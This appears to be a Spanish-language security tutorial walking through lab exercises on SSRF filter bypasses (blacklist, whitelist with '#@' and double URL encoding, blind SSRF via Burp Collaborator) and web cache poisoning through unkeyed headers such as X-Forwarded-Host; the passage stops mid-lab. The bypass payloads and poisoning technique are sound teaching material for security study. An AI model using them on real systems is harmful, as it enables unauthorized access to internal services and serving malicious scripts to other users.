En este ejemplo, veremos, como en un primer paso, detectamos que palabras se encuentran bloqueadas y de esta manera obtenemos la información necesaria para saltárnosla.

Siguiendo de las antenas anteriores, en este caso, si accedemos a la dirección 127.0.0.1/Admin, la respuesta es un estado 400 con el mensaje “Control de stock externo bloqueado por razones de seguridad”




Imagen 16, intento de acceso a la dirección <http://127.0.0.1/admin>

Como podemos identificar, nos bloquea el acceso al portal del administrador desde la dirección <http://127.0.0.1>, de esta forma, debemos buscar referencias como localhost entre otras muchas

Existen repositorios de github, como el repositorio [payloadallthings](#), donde podemos encontrar una cheat sheet de payloads relacionados con bypasses de SSRF.

Esto es muy útil a la hora de investigar diferentes vulnerabilidades.

Por ello, podemos utilizar la siguiente expresión: <http://127.1/%2561dmin>




Imagen 17, bypass SSRF black list

Lab: SSRF con filtro de whitelist

En esta ocasión, seguimos con el mismo escenario que en ocasiones anteriores, donde nos encontramos con un comercio electrónico, y comprobamos la disponibilidad de nuestro producto.

Una vez realizada la petición, modificamos la entrada del parámetro `stockApi`: y probamos con <http://127.0.0.1/admin>, y cómo podemos observar en la respuesta nos indica que la petición debe realizarse al dominio `stock.welikeshop.net`




Imagen 18, verificación de la presencia del dominio stock.welikeshop.net

Como podemos observar se encarga de verificar que el dominio se encuentre exactamente como se describe en la respuesta obtenida por parte del servidor. Esto es posible a través de expresiones regex por ejemplo, pero como veremos, no se ha implementado correctamente.

Existen técnicas como introducir el carácter "@" que nos añada un segundo dominio o el carácter "#", que nos permite fragmentar la url

De esto se trata este ejercicio, modificamos la url de la siguiente manera:

<http://127.0.0.1#@stock.weliketoshop.net/admin>

Añadir los dos caracteres y añadiendo un double url encode para el parámetro '#', por lo tanto, representará el valor '%2523'. Quedando de la siguiente manera:

<http://127.0.0.1%2523@stock.weliketoshop.net/admin>

Como vemos en la siguiente imagen conseguimos el acceso al panel administrador.




Imagen 19, bypass de White List

Lab: Blind SSRF

En este ejercicio veremos la vulnerabilidad SSRF de tipo ciega, o blind, es tipo de vulnerabilidad tiene de diferente a las vistas anteriores, que no es mostrado en el fron-end del aplicativo web.

Por ello, utilizaremos Burp Collaborator, es una característica de Burp Suite que viene integrado en la suite pro.




Imagen 20, herramienta Burp Collaborator

Este sitio utiliza un software de análisis, obtiene la URL especificada en la cabecera referer cuando se carga la página de un producto.

Modificamos el valor de la cabecera, y añadimos el valor de nuestro burp collaborator:




Imagen 21, realizamos una petición a nuestro servicio de burp collaborator




Imagen 22, respuestas obtenidas desde Burp Collaborator

El siguiente paso sería generar algún tipo de impacto en el ejercicio, como realizar un escaneo de puertos o intentar acceder a recursos internos del aplicativo web.

Es importante conocer, que cuando realizamos una búsqueda de blind ssrf necesitamos obtener una respuesta HTTP para validar la vulnerabilidad.

2. Web Cache Poisoning

6. ¿Que es?

El envenenamiento de la caché web es una técnica avanzada mediante la cual un atacante explota el comportamiento de un servidor web y de la caché para que se sirva una respuesta HTTP dañina a otros usuarios.

Fundamentalmente, el envenenamiento de la caché web implica dos fases.

En primer lugar, el atacante debe averiguar cómo obtener una respuesta del servidor back-end que contenga inadvertidamente algún tipo de payload inyectado por nosotros, como puede ser un payload de xss, lo veremos más adelante.

Una vez que lo consigue, tiene que asegurarse de que su respuesta se almacena en la caché y se sirve posteriormente a las víctimas previstas.

Antes de ver ejemplos reales debemos entender como es el funcionamiento de la cache web.

¿Cómo Funciona?

Si un servidor tuviera que enviar una nueva respuesta a cada una de las peticiones HTTP que recibe, probablemente se sobrecargaría el servidor, lo que provocaría problemas de latencia y una mala experiencia para el usuario, sobre todo en periodos de mucho tráfico.

El almacenamiento en caché es principalmente un medio para reducir estos problemas.

Debemos de saber que los ficheros que solicitamos cuando accedemos a un web, son almacenados por proxy reversos, CDNs o balanceadores de carga.

Una breve definición de estos términos es:

Proxy reverso: recibe regularmente las peticiones entrantes dirigidas al nombre de dominio público, y las retransmite a un host interno

CDN: Recibe el nombre de Content Delivery Network, se define como un grupo de servidores distribuidos geográficamente que trabajan de forma conjunta para proporcionar el envío de contenido web de una forma rápida.

Balanceadores de carga: Como su nombre indica, su funcionalidad es repartir la carga entre diferentes servidores con el objetivo de mejorar el rendimiento de estos.

La caché se sitúa entre el servidor y el usuario, donde guarda (almacena en caché) las respuestas a determinadas peticiones, normalmente durante un tiempo determinado.

Si otro usuario envía una solicitud equivalente, la caché simplemente sirve una copia de la respuesta en caché directamente al usuario, sin ninguna interacción con el back-end. Esto alivia en gran medida la carga del servidor al reducir el número de peticiones duplicadas que tiene que gestionar.




Imagen 22 – James Kettle's mostrando el funcionamiento de un servidor cache

Un concepto bastante importante referente a esta vulnerabilidad es la cache keys

Cache Keys

Cuando la caché recibe una petición HTTP, primero tiene que determinar si hay una respuesta en caché que pueda servir directamente, o si tiene que reenviar la petición para que la gestione el servidor de back-end.

Las cachés identifican las solicitudes equivalentes comparando un subconjunto predefinido de los componentes de la solicitud, conocidos colectivamente como "cache key", en español conocido como "clave de caché". A partir de ahora se usará el termino cache key.

Por lo general, ésta contiene la línea de la solicitud y la cabecera Host, es posible ver más cabeceras como cache key. Los componentes de la solicitud que no están incluidos en la cache key se denominan unkeyed en español conocido como "sin clave". A partir de ahora se usará el termino unkeyed.

Veamos un ejemplo a una solicitud de tipo get al endpoint academy:

GET /academy HTTP/1.1

Host: **ac5d1f0b1eaa3c57808604f7006f00df.web-security-academy.net**

Estos dos parámetros son conocidos como **cache key**, como decíamos anteriormente, los componentes de la solicitud en la cual la cache va a fijarse.

Un ejemplo de **unkeyed inputs**, los vemos en negrita.

GET /academy HTTP/1.1

Host: ac5d1f0b1eaa3c57808604f7006f00df.web-security-academy.net

X-Forwarded-Host: **attacker.net**

User-Agent: **Firefox/57.0**

Cookie: **language=es;**

La vulnerabilidad se produce editando estos valores unkeyed. Y estos valores sean visibles en las respuestas http, permitiendo así la carga de inyecciones XSS, entre otras vulnerabilidades.

7. ¿Como encontrarlo?

Si un atacante puede inyectar de alguna manera contenido malicioso en una respuesta http que se almacena en caché, la misma respuesta se servirá a otros usuarios que soliciten el mismo endpoint.

El primer paso es determinar que claves no almacenadas en caché afectarán el contenido de la página.

Como se ha mencionado anteriormente las claves de caché son utilizadas por el servidor de caché para determinar que solicitudes son iguales y cuáles son diferentes.

Necesitamos encontrar claves que no hagan pensar al servidor que la petición es diferente. Por eso el nombre "unkeyed" porque no es clave para el servidor de caché, por lo tanto no se utilizará para determinar si una solicitud es única o no.

El segundo paso es determinar el impacto que la entrada unkeyed tiene en el servidor, puede ser usada para explotar una vulnerabilidad de openredirect, XSS, o alguna otra vulnerabilidad.

Por último, hay que averiguar si la página es almacenable en caché usando el input unkeyed, si lo es deberías ser capaz de explotar a otros usuarios cuando vean la página en caché.

De forma simplificada los pasos serían:

1. Identificar y evaluar una entrada unkeyed
2. Provocar una respuesta perjudicial del servidor back-end
3. Obtener la respuesta cacheada

Existen herramientas como [arjun](#) o extensiones para burpsuite, como [Param Miner](#), que nos automatizan la búsqueda de cabeceras unkeyed, a través de realizar fuerza bruta sobre las cabeceras y parámetros. Lo veremos más adelante en el apartado ejemplos.



8. TIPS

Es interesante fijarnos en las cabeceras de las respuestas de las peticiones realizadas para verificar si las respuestas del servidor vienen cacheadas.

La cabecera **X-Cache** en la respuesta podría ser muy útil ya que puede tener el valor “**miss**” cuando la petición no se ha cacheado y el valor “**hit**” cuando se ha cacheado.

La cabecera **Cache-Control** también es interesante para saber si un recurso está siendo almacenado en caché y cuándo será la próxima vez que el recurso sea almacenado de nuevo en caché: **Cache-Control: public, max-age=1800**

Al envenenar la caché de una petición, ten cuidado con las cabeceras que utilizas porque algunas de ellas podrían ser utilizadas inesperadamente como **keyed** y la víctima tendrá que utilizar esa misma cabecera. Prueba siempre Cache Poisoning con diferentes navegadores para comprobar si funciona.

9. Ejemplos

A la hora de practicar la vulnerabilidad de Web Cache Poisoning, tenemos multitud de laboratorios.

Los más destacadas son los de portswigger, que cuenta con un total de 13 ejercicios, de diferentes niveles, medios y altos.

Existen otras plataformas gratuitas como, los laboratorios de [poison](#), donde tendremos 5 ejercicios para practicar.

Lab: Web Cache Poisoning with unkeyed header

En este laboratorio descubriremos, gracias a la extensión param miner, que el valor de la cabecera X-Forwarded-Host se reflejará en la respuesta por parte del servidor. Es decir, identificamos una cabecera unkeyed .

Veremos, como la aplicación intenta cargar un archivo llamado “tracking.js” desde los recursos de la caché. Cuando el atacante pasa un host específico en el parámetro X-Forwarded-Host, el archivo tracking.js se cargará desde otra ruta <host malicioso>/resources/js/tracking.js.

En consecuencia, esto permite al atacante controlar el contenido del archivo tracking.js y cargar JavaScript malicioso, lo que puede dar lugar a problemas como XSS, como veremos.

Una vez cargado el laboratorio, si interceptamos las peticiones entre cliente y servidor, **a través de las cabeceras** observamos que la petición se encuentra **cacheada**, por tanto, entendemos que por detrás hay un servidor de cache






Imagen 23: Petición interceptado por BurpSuite

El siguiente paso, es utilizar la extensión Param-Miner de BurpSuite, para determinar que cabeceras son posibles inyectar.

En la siguiente imagen, vemos como interceptando una petición al servidor web, podremos hacer uso de la extensión Param-Miner para observar que cabecera es vulnerable.




Imagen 24: Utilización de la extensión Param-Miner

De esta forma, obtendremos la información de que la cabecera X-Forwarded-Host es soportada en el laboratorio.

Con el fin de no contaminar la página principal, es necesario introducir, lo llamado, cache búster. Por ejemplo, introducir ?cb=123 e introducimos la cabecera anteriormente mencionada, X-Forwarded-Host, con el valor test.

Este valor es importante, porque, en la respuesta del servidor, podemos observar cómo aparece anidado a la etiqueta src.

